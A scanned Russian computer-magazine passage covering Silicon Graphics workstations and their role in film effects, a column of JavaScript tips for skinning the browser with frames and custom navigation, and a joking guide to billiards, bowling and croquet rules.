напоминает всем знакомые окошки, а сама оболочка называется Indigo Magic и поставляется вместе с оборудованием. Там вообще куча всего вместе поставляется, имеется даже модифицированный Фотожоп + различные Cad-ы.

МОЩА ХАРДА

И все-таки самая главная фишка Силиконов - это, конечно же, оборудование. Тут все в ажуре: в большинстве графических станций SGI используются процессоры MIPS от R4400 до R12000 и R14000 с тактовыми частотами от 90 до 500 МГц... И не надо тут: «Чего так мало, а я-то думал!». MIPS - это вам не Intel, где чем больше герц, тем круче проц. SGI Workstation, кроме самых простых, построены по мультипроцессорной архитектуре, причем, в отличие от PC, она не всегда симметричная.

В SGI процессору не надо брать на себя полный контроль за доступом устройств к ОЗУ и, следовательно, тормозить, так как периферийные устройства сами проводят исследование памяти, и функции контроллера памяти могут быть сведены в такой системе к сегментации памяти, выделению адресов областей доступа устройствам и трансляции физических адресов памяти в виртуальные. Шины в SGI две: EISA - Enhanced Industrial Standard Architecture (разрядность - 32 бита, тактовая частота - 8 МГц, скорость обмена - 32 мб/сек, программный Plug-n-play) и GIO - Graphics Input Output (разрядность - 64 бита, скорость обмена - 267 мб/сек у GIO-64 и 133 мб/сек для GIO-32). У системной же шины (память - периферия) пропускная способность SGI Indy составляет

400 мб/сек. Видеосистема в SGI - это вообще отдельный разговор. Это не одна, а несколько специализированных плат, соединенных между собой. Можно в Real-time перегонять NTSC в PAL. Разумеется, такая система поддерживает OpenGL.

Вот какие характеристики, например, имеет видеосистема Indigo2 Maximum Impact для SGI Indigo 2:

Командный процессор HQ3 - пересылка «графический примитив - процессор геометрии»; степень интеграции кристаллов - 300000 элементов.

Процессор геометрии и отображения GE11 (Geometry and Imaging Engine) - преобразование трехмерной геометрии, выполнение «скручивания» (convolutions) и других двумерных операций отображения; 960 MFLOPS - общая мощность обработки; степень интеграции кристаллов - 600000 элементов.

Два растровых процессора RE4 (Raster Engine) - высокоэффективное пиксел-заполнение (Pixel-fill), скорость заполнения 240 миллионов пикселей в секунду; степень интеграции кристаллов - 300000 элементов каждый.

Четыре процессора пиксел-канала PP1 (Pixel Pipe Processor) - обеспечение смешивания, глубины и добавления псевдослучайного сигнала; степень интеграции кристаллов - 295000 элементов каждый.

Буфер изображения RDRAM - широкополосный буфер изображения с перестраиваемой конфигурацией; 32-разрядный двойной буфер с 24-разрядным Z-буфером.



Отец виртуальной реальности Джим Кларк

High-color-разрешение; до 12 бит на компонент при 1280x1024, * максимальное экранное разрешение - 1600x1200. Живое видео. Кстати, с недавнего времени SGI выпускает станции с поддержками процессоров Intel (Pentium II и III Xeon; Cray). Из последней линейки компьютеров Silicon Graphics 750 построен на процессоре Intel Itanium. 750-й более всех похож на персоналки: поддерживает 733-833 МГц Itanium с 2 Мб КЭШа третьего (!) уровня, 1-4 Гб PC100 SDRAM + плата двойного 2-канального расширения (до 16 Гб PC 100 SDRAM), AGP PRO 110 4x66МГц, далее - все как у продвинутых персоналок. Даже операция у него - 64-разрядный Линух. Остальные 3 брата, из которых самый мощный - Fuel, похожи и отличаются в основном объемом оперативы, видом процов и мультимедиа напиханностью.

Все Силикоиды комплектуются плоскими мониторами: либо 18 - Silicon Graphics F180/F220, либо 19-24 - FD Тринитронами. Плюс по желанию вторым на Dual channel V12. Про F220, кроме того, что он поддерживает опцию картинка в картинке, говорить особо нечего, так как и зерно у него здоровое (0,294 мм), и угол обзора маленький (130 градусов), и кроме как к Силикону подключить его нельзя. Другое дело F180 - все



Малютка-ОПУХ

у него в ажуре: 0,28, 160 градусов, вес всего 9 кило. А вот небольшой список поддерживаемых им платформ: O2, O2+, Octane, Octane2, SGI 750, Onyx2, Onyx 3000; любые системы Windows 98/2000/XP, Windows NT или Linux с VGA и DVI интерфейсами; Apple Macintosh OS 8.0 и выше с интерфейсами VGA, DVI или ADC. Да и сертификатов у него разных до фига.

ГРАФИЧЕСКИЕ СУПЕРЫ

Существует еще куча типов Силиконов, предназначенных для специальных целей, в том числе для отдельного рендеринга. В последней линейке таких машин две: SGI Origin 300 и SGI Origin 3000 (самая продаваемая линейка суперкомпьютеров SGI). Это уже эдакие суперкомпьютеры с заоблачными параметрами всего, что только возможно. Так, 300-й поддерживает от 2 до 32 процессо-



Гигантский ORIGIN

ров, скорость обмена - 44,8 Гб/сек, максимальный объем ОЗУ - 32 Гб, ПЗУ на 584 Гб и куча слотов PCI; у 3000-го же все несколько покрупче: 2-512 процов, до 716 Гб и ОЗУ до 1 Тб соответственно.

Да, кстати, пусть никто не думает, что с такими компами все делается мгновенно. Если кому интересно, то на рендеринг «Игрушечной истории» («Toy story») ушло 800000 часов рабочего времени, хотя для визуализации использовались далеко не слабые для того времени тачки: 87 2-CPU SPARC station 20's, 30 4-CPU Sparc-Station 20's и SparcServer 1000, использовавших Pixar's Renderman software. Каждый кадр (1/24 секунды) занимал 5 мегов. Для фильма «Джуманджи» («Jumanji») Карл Фредерик несколько лет делал гриву льва, а для фильма «Парк Юрского Периода» («Jurassic Park») компании ILM пришлось втрое увеличить штат сотрудников.


Обо всем семействе силиконовых нельзя рассказать на нескольких страницах. Добавлю только, что это и полнофункциональные серверы, и многочисленные тренажеры, поддерживающие все, вплоть до имитации ночного инфракрасного и радарного видения, кабин самолетов и танков (ПиСишные симуляторы и рядом не ваялись), игровые приставки (Nintendo 64 - совместный проект SGI и Нинтендо - в приставке MIPS процессор и графическая система). Силиконы используют для проектирования ландшафтов, строений, молекул ДНК, автомобилей, авиа-

ции и водных судов. Все это огромная тема, которая здесь явно не приживется.


ПАДЕНИЕ ГИГАНТОВ

Остается только добавить, сама SGI уже давно не та, что раньше. В первую очередь это касается ее руководства. В 1992 году из-за конфликта с топ-менеджером Эдом МакКрекеном (Ed McCracken) Джим Кларк ушел с поста члена правления и основал Netscape.

Конфликт, как обычно, произошел из-за баб-бок: Кларк выбил у TimeWarner баксы (30 миллионов) на создание мультимедийного телевидения. МакКрекен же, до этого открыто заявлявший об этом, как об очередной выходке сумасбродного основателя компании, сразу пристроился руководить проектом. Кларк сказал свое «Фе» и свалил из фирмы. МакКрекен стал президентом компании. В 1997 году (когда даже IBM праздновала возвращение на рынки) акции SGI ушли на Wall Street в даун, из которого компания смогла выбраться не сразу. О Кларке также довольно много известно: после того как в 2000 году AoL прибрала к рукам Нетшкаф, Кларк ушел и оттуда в сторону медицины, геномной инженерии и Интернета. Недавно пожертвовал 60 миллионов долларов на геномные исследования и через несколько дней благополучно забрал их обратно - типа из-за несогласия с Бушем по



Подвиги SGI на киноприще



вопросу использования стволовых клеток эмбрионов. Флаг ему в руки.

В РОССИИ


Мое собственное знакомство с SGI произошло на фестивале «Аниграф 97». Помнится, тогда я был поражен качеством демонстрируемых эффектов, а еще более - после просмотра конкурсной программы (кассета с ней стоила 30 зеленых - сдохнуть можно). На ней, среди рекламных роликов и музыкальных клипов, демонстрировались результаты работ с Силиконом и процесс съемок фильма «Две звезды» - это нечто (были показаны съемки каждого фрагмента в «зеленой комнате» с применением Motion capture и так далее). Всем советую посмотреть - где-нибудь, наверное, можно найти отрывки из наглядия «Аниграф Телекино».

С НЕБЕС НА ЗЕМЛЮ

Напоследок небольшой ценовой разброс для желающих сделать у себя мини-Голливуд:
 Silicon WT5-2P400V10-209 Octane2 V10 Graphics Dual R12000A 400MHz/ 2MB cache, 256MB Memory, 9GB 10, 000 RPM System Disk, 21 Monitor - 35 663\$.
 Silicon WT5-2P400V10-536 Octane2 V10 Graphics Dual R12000A 400MHz/ 2MB cache, 512MB Memory, 36GB 10, 000 RPM System Disk, 21 Monitor - 40 055\$.
 Ноутбук WT5-2P400V12-DM2/ Octane2 V12 GFX Dual R12000A 400MHz/2MB cache, 512MB Mem, 18GB 10K RPM Sys Disk, 21» Mon, DMedia option - 79714\$.

КОМУ ИНТЕРЕСНО...

Первый компьютерный живой персонаж появился в 1985 году. В фильме «Молодой Шерлок Холмс» («The young Sherlock Holmes»). Это был рыцарь, выпрыгнувший из оконного витража.
 Первый компьютерный герой фильма появился в 1989 году в фильме Джеймса Кэме-



Силиконовый десктоп #2

рона «Бездна». Все помнят каплю воды, посредством морфинга превращавшуюся в героев фильма.
 В фильме «Терминатор 2» гораздо больше графики, чем кажется на первый взгляд (и чем все думают). Механическая рука Арнольда вовсе не механическая, а сцена, где T1000 протыкает пьющего молоко отчима, полностью смоделирована на Силиконе.
 При съемках первого Юрского Парка ILM использовали плавающие мониторы для обеспечения свежей перспективы.

Юрский Парк - первый эксперимент с текстурами кожи. До этого использовался только металл, стекло и прочие неорганические субстанции.
 Силиконы использовались во всех диснеевских двумерных (на первый взгляд) мультфильмах, начиная с «Красавицы и чудовища». Так в «Аладдине» в пещере льва прекрасно видны используемые для песка частицы.
 Для рендеринга метеоров в Армагеддоне использовались 16 суперсерверов Origin 2000, а для съемок «Властелина колец» (который изначально поддерживала SGI) потребовалось 80 двухпроцессорных станций Octane 230-й и 330-й серий под управлением Linux. На них были установлены Alias|Wavefront Maya (для анимации персонажей) - 60 мест, Side Effects Software's Houdini, Softimage|3D version 3.9 (кстати, на крупных российских студиях, например, BS Graphics без него тоже никуда) и Pinnacle's Commotion для ротоскопирования и огненных эффектов. Всего было закуплено 51 GUI лицензия и 100 лицензий для рендеринга (пиратское им покупать было запахло).
 Сцена выстрелов в «Титанике», когда корабль отплывает из Англии, была сделана за два дня. Одна группа выстрелов моделировалась на модели судна в павильоне Fox (где монтаж был практически 1:1), а другая - на 45-футовом кораблике.
 Приставка Nintendo 64 использует спаренные процессоры «Silicon Graphics» и «MIPS Technologies» с тактовой частотой основного 64-битного процессора 93,75Mhz и графического процессора - 62,5Mhz. В результате их работы практически исчезает текстурное разложение задних планов и объектов при их приближении.

МУДРОСТЬ ДНЯ

В завершение хотелось бы процитировать фразу Ролана Быкова, открывавшего «Аниграф 97»: «Я думаю, что электронное искусство только увеличит возможности творческого человека, никак не уменьшит, но увеличит». Золотые слова.



Силиконовый десктоп #3

TIPS OF WEB

Vadias (painter@gameland.ru, www.freehand.str.ru)

Эй, приятель! Мы говорили о многих фишках дизайна страниц, но почти не касались браузера - а ведь его внешний вид тоже можно менять, и нехило! Благодаря нижеследующим типсам юзер сможет оценить силу твоего дизайна, даже уйдя с твоей мегапаги. Рецепты были проверены на последних версиях модных браузеров: IE, Netscape, Opera и Mozilla. За более ранние версии ручаться не буду :(Чтобы посмотреть готовый пример, набери URL: www.freehand.str.ru/test.

Для начала нам следует расчистить место для новой навигации, убрав с экрана старую. Для этого придется открывать новое окно с соответствующими параметрами. Итак, файл index.htm будет отсылать нас (и их тоже) к новой странице, его код будет таким:

```
<html>
<head>
<title>Untitled Document</title>
<script>
window.open(«index2.htm», «name», «sta-
tus, menubar, scrollbars=yes, resizable»)
</script>
</head>
```

</html>

Таким образом, мы открываем новый файл - index2.htm - в новом окне, где присутствуют скроллбар, статус-строка и командное меню.

Также не забудь изменить цвета скроллера так, чтобы он подходил к твоему дизайну. Как это делается, мы писали в предыдущих типсах. Конечно, часть стандартного интерфейса браузера все равно останется, хотя ты можешь воспользоваться следующим

вариантом сотворения родительской форточки:

```
window.open(«index2.htm», «popup»,
'fullscreen')
```

Но в этом случае безвозвратно потеряются такие юзабельные элементы управления, как «избранное», поиск и настройки. ИМХО, слишком жирная жертва прекрасному.

В файле index2.htm, который и будет у нас основным, мы расположим два фрейма. Обычно их критикуют, но в данном случае они вполне уместны.

```
<html>
<head>
<title>Untitled Document</title>
<script>
window.opener.close();
</script>
</head>
```

```
<frameset rows=«72px,*»
frameborder=«no»>
<frame name=«nav» src=«nav.htm» noresize
scrolling=«no»>
<frame name=«down» src=«index3.htm»
scrolling=«yes»>
</frameset><noframes></noframes>
</html>
```

Первое, что делает страница при загрузке, - закрывает ставшее ненужным окно файла index.htm. Далее мы задаем параметры фреймов. Rows означает, что

они расположены один над другим, через запятую записаны их высота (первый - 72 пикселя, второй - *, это значит «все остальное»). Запись «frameborder=no» убирает перегородки между фреймами. Следующий шаг - настройка фреймов. Первый фрейм - nav.htm, это и есть файл с навигацией, он не должен менять высоту (noresize) и не скроллится (scrolling=«no»). У нижнего скроллинг присутствует всегда. Не забудь поименовать фреймы (атрибут name).

Настраиваем файл с навигацией. Чтобы изменялось содержимое только нижнего

фрейма, как и положено, между тегами <head> и </head> вписываем:

```
<base target=«down»>
```

Делаем кнопки «Вперед», «Назад» и «Стоп». Подготовь нужные картинки для этих кнопок и вставь на нужные места (можешь воспользоваться таблицей).

Кнопку «Назад» вставляем так:



```
<img src=«nazad.gif» onclick=«nazad()»>
Кнопку «Стоп» вот так:
<img src=«stop.gif» onclick=«stop()»>
Кнопку «Вперед» вот так:
<img src=«vpered.gif» onclick=«vpered()»>
```

Теперь надо подготовить для них функции JavaScript. Между тегами <head> и </head> вставляй:

```
<script>
function nazad();
{
history.go(-1)
}

function vpered()
{
history.go(1);
}

function stop()
{
window.top.down.location.replace('http://c
oolsite.ru/stop.htm');
}
</script>
```

Первые две гоняют юзера по «истории» вперед (1) и назад (-1), а последняя грузит

с твоей паги веселую html'ку с пожеланиями приятного отдыха и глубоких раздумий.



Правда же приятней, чем банальный эбаут-бланк

Чтобы не резать панельку на отдельные кнопки (а то переедет еще чего-нибудь), можно заюзать тег <map>. Делается это так: вместо отдельных картинок-кнопок nazad, vpered и stop мы пишем в таблицу панельку buttonz.gif так:

```
<IMG SRC=«buttonz.gif» NAME=«NAVIO»
WIDTH=243 HEIGHT=72 BORDER=0
usemap=«#NAVIOMap»>
```

В теге указываем имя, размеры и идентификатор карты.

А после таблицы прописываем саму карту:

```
<map name=«NAVIOMap»
  <area shape=«rect»
  coords=«159,7,216,65» onclick=«vpered()»>
  <area shape=«rect»
  coords=«92,7,154,65» onclick=«stop()»>
  <area shape=«rect»
  coords=«30,7,87,65» onclick=«nazad()»>
</map>
```

Shape=«rect» показывает, что активная область - прямоугольник, а в coords задаются координаты левого верхнего и правого нижнего углов активной области. На цифры данного примера внимания не обращай - карты прекрасно готовятся в редакторе Dreamweaver (и не только), где ты обводишь нужную область визуально.

Настала очередь адресной строки. Вставь ее в нужное место таким макаром:

```
<form name=«form1» method=«post»
action=«»>
<input type=«text» name=«urla» size=60%>
</form>
```

Мы создали форму, из которой будем выдирать инфу, которую введет юзер. По хорошему ее надо бы проверять на корректность, но это гимор - обойдемся. Имя (в данном случае «urla») обязательно. Размер (size) можешь подбирать по своему усмотрению.



Вот такая вот панелька

Рядом с этой строкой вставь картинку, которая будет кнопкой активации введенного адреса:

```
<img src=«go.gif» onclick=«perehod()»>
Соответственно, между тегами <head> и
</head> вставляем функцию:
<script>
```

```
function perehod()
{
var myform=document.form1;
window.top.down.location.replace(«http://»
+myform.urla.value);
}
</script>
```

Осталось прикрутить нашему браузеру свой собственный курсор. К сожалению, данная фишка поддерживается только ишаком IE 6. Сооруди курсор из подручных материалов (есть такая прога - Microangelo 98, курсоры можно делать в ней), назови его sor.cur и положи в ту же папку, где лежат веб-страницы. После этого во все страницы придется вписать

между тегами <head> и </head> такой текст:

```
<style>
BODY { cursor : url(«sor.cur»), pointer; }
A { cursor : url(«sor.cur»), hand; }
</style>
```




Стальною дланью протопчем цапы

Если с фантазией туго и сделать свой собственный курсор (а также вставить его в нужную дырку) составляет для тебя проблему, то можешь воспользоваться

услугами сайта <http://cometzone.comet-systems.com/>. Здесь ты сможешь выбрать курсор на любую тему из двух с половиной тысяч

образцов, затем тебе выдадут код, который следует просто вставить на свою страницу.

Создав таким образом своего рода скин для браузера, его можно использовать в качестве основного. Все, что у тебя получилось, сохрани на диске (или скачай наш скромный труд для примера - www.fre-hand.str.ru/test/final.zip), а в настройках браузера укажи путь к файлу index.htm в качестве стартовой страницы. Вот так.



Однако все работает!

Вопус. Страницы, подобные многим хоумпагам корпоративного стиля, где несколько колонок, много блоков информации, обычно собираются из кусков, отдельных маленьких страничек, которые потом складываются в одно целое. Это очень удобно, чтобы не возиться с большой страницей, а редактировать только ее часть. Обычно все это осуществляется с помощью SSI (Server-Side Includes, вставки на стороне сервера). Сама технология не особенно сложна, однако эти вставки не везде поддерживаются, так что приходится искать обходные пути. Можно вставить файл через тег <iframe> (плавающие фреймы), а можно проделать это и JavaScript'ом. В том

месте html-кода основной паги, где должна быть вставлена страничка с новостями или другой блок, вставляем такие теги:

```
<script src=«news.js»>
</script>
```

Где news.js - та самая html-страница. Писать ее лучше в редакторе типа Dreamweaver, чтобы не было никаких кавычек, а только их символьный эквивалент, иначе не сработает. Еще она должна быть написана без переходов на следующую строку (это не отразится на конечном внешнем виде, ведь
 и
 писать можно). После того как она написана, надо оставить от

нее только то, что написано между тегами <body> и </body>. В самом начале надо дописать document.write(« »), а в пустое место между кавычками вставить весь гипертекст и назвать все это news.js (или как угодно).

RELAX

УІРЪІ С ѡАРАМУ



Константин Руденский



Иногда все надоедает. В какой-то момент мозг уже не способен переваривать и воспринимать информацию, переизбыток данных убегающим тестом ползет из-за краев черепной коробки, а тело отказывается знаком вопроса располагаться перед компом. Это - последний знак того, что срочно нужен релакс. Пойдет все что угодно: сексуальные извращения, упражнения для глаз, поход на выставку в местный музей (вдруг, чего интереснее дадут?), ну, может быть, еще вылазка в клуб или в поздние гости. Ну, можно еще погонять шары. Собственно, про них сегодня и пойдет речь. Катать шары, как оказалось, можно самыми разными способами. Играть в бильярд, в боукдинг, в крикет, в гольф, перебрасывать шар через поле, как это делали древние майя и до сих пор делают футболисты, шары можно делить тысячами разными способами (см. историю Старика Хоттабыча, там, где про сафьяновые мячи). И это не считая мелких разновидностей, кроме, простите, карманного бильярда и тому подобных игрищ.

Однако сосредоточимся на играх, где шары катают, и у нас получится бильярд, боулинг, гольф и крокет. Вот они - самые главные шарокатательные игры:

БИЛЬЯРД

На самом деле нет такой игры: бильярд. Есть пул, снукер, карамболь и русский бильярд. Ну, допустим, в два последних играют редко, но тем не менее.

Есть два кия, шары и стол. Лузы иногда есть, иногда - нет. Все остальное - по желанию. Если же влом читать и следовать правилам, то лучше на них забить - и им не следовать. Тем не менее, если все же ты очутился перед незнакомым столом, то стоит знать хотя бы общие закономерности, по которым строится игра.

Да, вот еще, обычно, когда играют в бильярд, бьют одним шаром о другой шар. Это почти все и так знают, но, на всякий случай, скажу - вдруг для кого-то это в новинку :).

РУССКИЙ БИЛЬЯРД

В русском бильярде огромный стол, большие шары и длинные кии. Лузы тесные - не прорвешься. В общем, это та затея, в которой лучше вообще не участвовать, если хочется получить легкое и быстрое удовольствие.

АМЕРИКАНКА

Самая распространенная игра. Шаров в игре 16. Вначале они выставляются в форме пирамиды. Разбиваются - и тот, кто первым забил 8 шаров, - выиграл. Бить можно лю-



бым шаром о любой шар. Кто первый забил свои 8, тот и выиграл. Вообще, на самом деле - это довольно сложная игра. Но выглядит просто.

ПУЛ

Пул - самый демократичный вид бильярда. В него играют во всех гангстерских боевиках, просто всех боевиках, в американских школах восточных единоборств преподают технику фехтования на киях, детей с рабочих нью-йоркских окраин учат играть в эту игру с «молодых ногтей». Именно поэтому мы приводим список того, что нельзя делать в пуле.

У тебя есть все шансы схлопотать фол (Fall), ошибку и переход хода к противнику в следующих случаях:

1. Если белый шар (он же биток) не коснулся ни одного своего шара.
2. Если не произошло касания борта белым шаром или играемыми шарами после соударения шаров.
3. Если белый шар попал в лузу.
4. Если удар по ошибке выполнен чужим шаром.
5. Если ты ударил не наклейкой.
6. Если удар произведен во время движения шаров.
7. Если во время прицеливания ты коснулся шара рукой, ногой, одеждой - не суть.
8. Если во время удара у тебя отрываются обе ноги от пола. Т.е. сесть на борт можно, а из прыжка - ни-ни.
9. Если ты забил шар противника.
10. Если с разбития ты забил черный шар - противник получает право выбора: либо разбить пирамиду заново, либо ударить с «руки» (черный шар при этом выставляется на точку).
11. К этому же списку относятся запрещенные удары: «Пропах» - когда удар наносится без отрыва кия от битка. Можно выполнять только под углом к бьющему шару.

MDM II КИНО

МДМ-КИНО



Смотрите : Особое Мнение
Пекло
Кукушка
Царство Огня
3000 миль до Грейсланда
Инопланетянин

[3 новых зала со звуком Dolby Digital EX]

[начало сеансов каждые 30 минут]

[20 новых фильмов в месяц]

м. Фрунзенская
Комсомольский проспект, д. 28
Московский Дворец Молодежи

автоответчик 961 0056

бронирование билетов по телефону 782 8833

«Нажим» - когда играемый шар упирается в скулу лузы. Если на бьющий шар нажать кием, то играемый шар положится в лузу. Так вот - так лучше не бить.

«Двойной удар» - это происходит, когда целишься и легко касаешься шара, по которому бьешь. Это тоже нарушение, на самом деле.

За все эти мелкие недочеты ты просто жертвуешь ударом, но если с тобой произойдет один из подобных промахов, то, боюсь, что партия будет безвозвратно проиграна:

- Черный шар попадает в незаказанную лузу (это самая большая засада - стоило играть всю партию, чтобы проиграть ее на последнем ударе).

- При одновременном забивании черного и белого шаров в лузы.

- Вылет «восьмерки» за пределы поля, кроме разбития.

Так что, дорогой читатель, если будешь играть в бильярд в предместьях Бронкса или где-нибудь эдак в районе Гарлема, помни о том, что делать нельзя. При этом, правда, нужно учитывать, что сколько бильярдных столов - столько правил. А вообще бильярд - очень интересная и интеллектуальная, нах, игра.

БОУЛИНГ

В общем-то, здесь все просто - берешь шар и катишь его по направлению к кеглям. Чем больше сбиваешь - тем, соответственно, лучше. На самом деле все сложнее - боулинг это не только кегли, это свой отдельный самостоятельный стиль. К тому же совершенно необязательно катать шары, чтобы носить боулинговые авоськи, набитые всякой всячиной и щеголять новыми боулинговыми ботинками. Отдельное спасибо братьям Кознам. Так что, выходя на дорожку, помни о том, что на тебе должны быть хорошие ботинки, специальная рубашка - и поэтому ты должен быть абсолютно позитивным. Причем, чем позитивнее, тем лучше. Главное - никогда никуда не спешить, а все остальное приложится. Самое главное - иногда полизывать шар.

В принципе, в боулинг можно играть где угодно и в чем угодно. Например, в игрушечный боулинг - купив краденые кегли перед «Детским миром» - там даже правила не нужны. Причем никакие - хотя если очень хочется, то недостающие правила можно придумать.

Для тех же, кто решил идти в настоящий взрослый боулинг, - мы составили небольшой свод правил, следуя которым, можно играть в эту игру.

1. Если ты идешь в боулинг во второй раз - то следует иметь с собой собственные ботинки, чтобы ими щеголять, собственную сумку, чтобы в ней носить собственный шар.
2. Если перед броском полизать шар, то он полетит более плавно и точно.
3. Если уж ты решился полизать шар, то он должен быть только твоим, во избежание того, чтобы его больше никто не лизал.
4. За каждую сбитую кеглю начисляются очки.
5. Обычно тебе дается два броска за ход. За эти два броска ты должен сбить все кегли. Если не смог - ты лузер. Вся партия состоит их 10 ходов (frames).
6. Если ты кинул шар и сбил все десять кеглей, это называется страйк. Страйк - это очень хорошо, так как ты получаешь два дополнительных призовых удара.
7. Очки с этих двух ударов зачисляются следующим образом: 10 очков + количество всех сбитых кеглей в двух последующих ударах.
8. Если ты сделал два страйка подряд, можно требовать с бармена кружку пива нахаляву. Пусть только попробует не налить.
9. Если вторым ударом ты сбил все кегли, это называется Spare. Spare дает возможность одного дополнительного удара, что само по себе тоже не плохо.
10. Максимальная сумма очков за одну партию - 300, т.е. 12 страйков подряд. Если у тебя такое получается, то тебе не нужно читать этот кусок. Начинай чтение с крокета.

КРОКЕТ

Для настоящего крокета не нужны розовые фламинго в качестве клюшек, карточные человечки вместо ворот и книжка Кэрролла вместо томика с правилами.

Сыграть в крокет довольно просто. Для этого нужно лишь несколько нехитрых приспособлений: восемь специальных молотков на длинной ручке (за неимением пойдет восемь старых затупленных колунов), восемь деревянных шаров

диаметром около 8-ми сантиметров с одной, двумя и тремя красными и черными полосками, два колышка (стругать самому однозначно!) и несколько проволочных ворот (в сельской местности пойдут и каркасы для парника). Смысл игры состоит в том, чтобы ударами молотка по шару провести свой шар через ряд проволочных ворот, расположенных в определенном порядке на ровной земляной поверхности размером примерно 11 на 5 метров. Игруют: от 2 до 8 человек. Вначале делят все шары между игроками. Первым бьет играющий первым красным шаром, затем первым черным, вторым красным, вторым черным и т.д. Низзя: бросать шар по воздуху или подталкивать. Существует правило: коснулся - бей. Так что тут уж ничего не попишешь :-). Ворота пройдены, если шар полностью прошел под ними. Если же шар остался в воротах, то его нужно срочно, буквально следующим ходом, выбить обратно. А когда придет очередь нового удара, снова пробить через эти ворота. Если вдруг шар коснется стоек ворот, проходя через них, - то ничего страшного.



Сама игра состоит в том, чтобы протаскать свои шары к колышку противника, а потом - с таким же триумфом вернуться обратно. Первым, заметь, первым! Вначале шар ставится в любом месте между первыми воротами и колышком. Бьют - по очереди. Сначала ты, потом - тебя :). Если прошел один ворота - бей еще раз, прошел двое ворот сразу - можно бить дважды. Дальше - как в бильярде - показываешь на ворота, объявляешь, что бьешь через них - и вперед, the Winner is - ну, сам понимаешь, кто... Если ты прошел через все ворота, но еще не прикоснулся к своему колышку, то ты - «разбойник» - можно помочь партнерам занять выгодные позиции и поднапакостить противникам, отбивая их шары в стороны. В общем, для того чтобы команда выиграла, нужно провести все свои шары до чужих колеьев и обратно, что, на самом деле, не так-то просто. Самое главное, чтобы ворота не убежали, а фламинго не пытались клюнуть тебя в руку - силу характера нужно

иметь недюжинную. Так что... Follow The White Rabbit, джентльмены!

КАК ЭТО ВЫГЛЯДЕЛО

Если честно, попытка сделать классический «хороший и качественный» фотоматериал почти сразу провалилась. Идей было множество: например, взять фотоаппарат и съездить в профессиональную бильярдную, и взять интервью у настоящих бильярдистов. Или, например, прийти в боулинг-клуб и взять интервью у настоящих боулинговиков. Или... Ну, в общем, закончилось все как обычно. Мы взяли 0.5 чудодейственной настойки «Ягермайстер» на 59 травах, призы, которые дала компания Руссобит-М: компьютерные игры и майки с игровой символикой, пластиковые кегли, купленные по сэйлам перед «Детским миром» у скупщиков краденого, и отправились на улицы. Практически - к вам, наши дорогие читатели Спеца. «Своего читателя нужно знать в лицо!» - гласит неписаное правило, так что мы подходили к мало-мальски «спецовым»



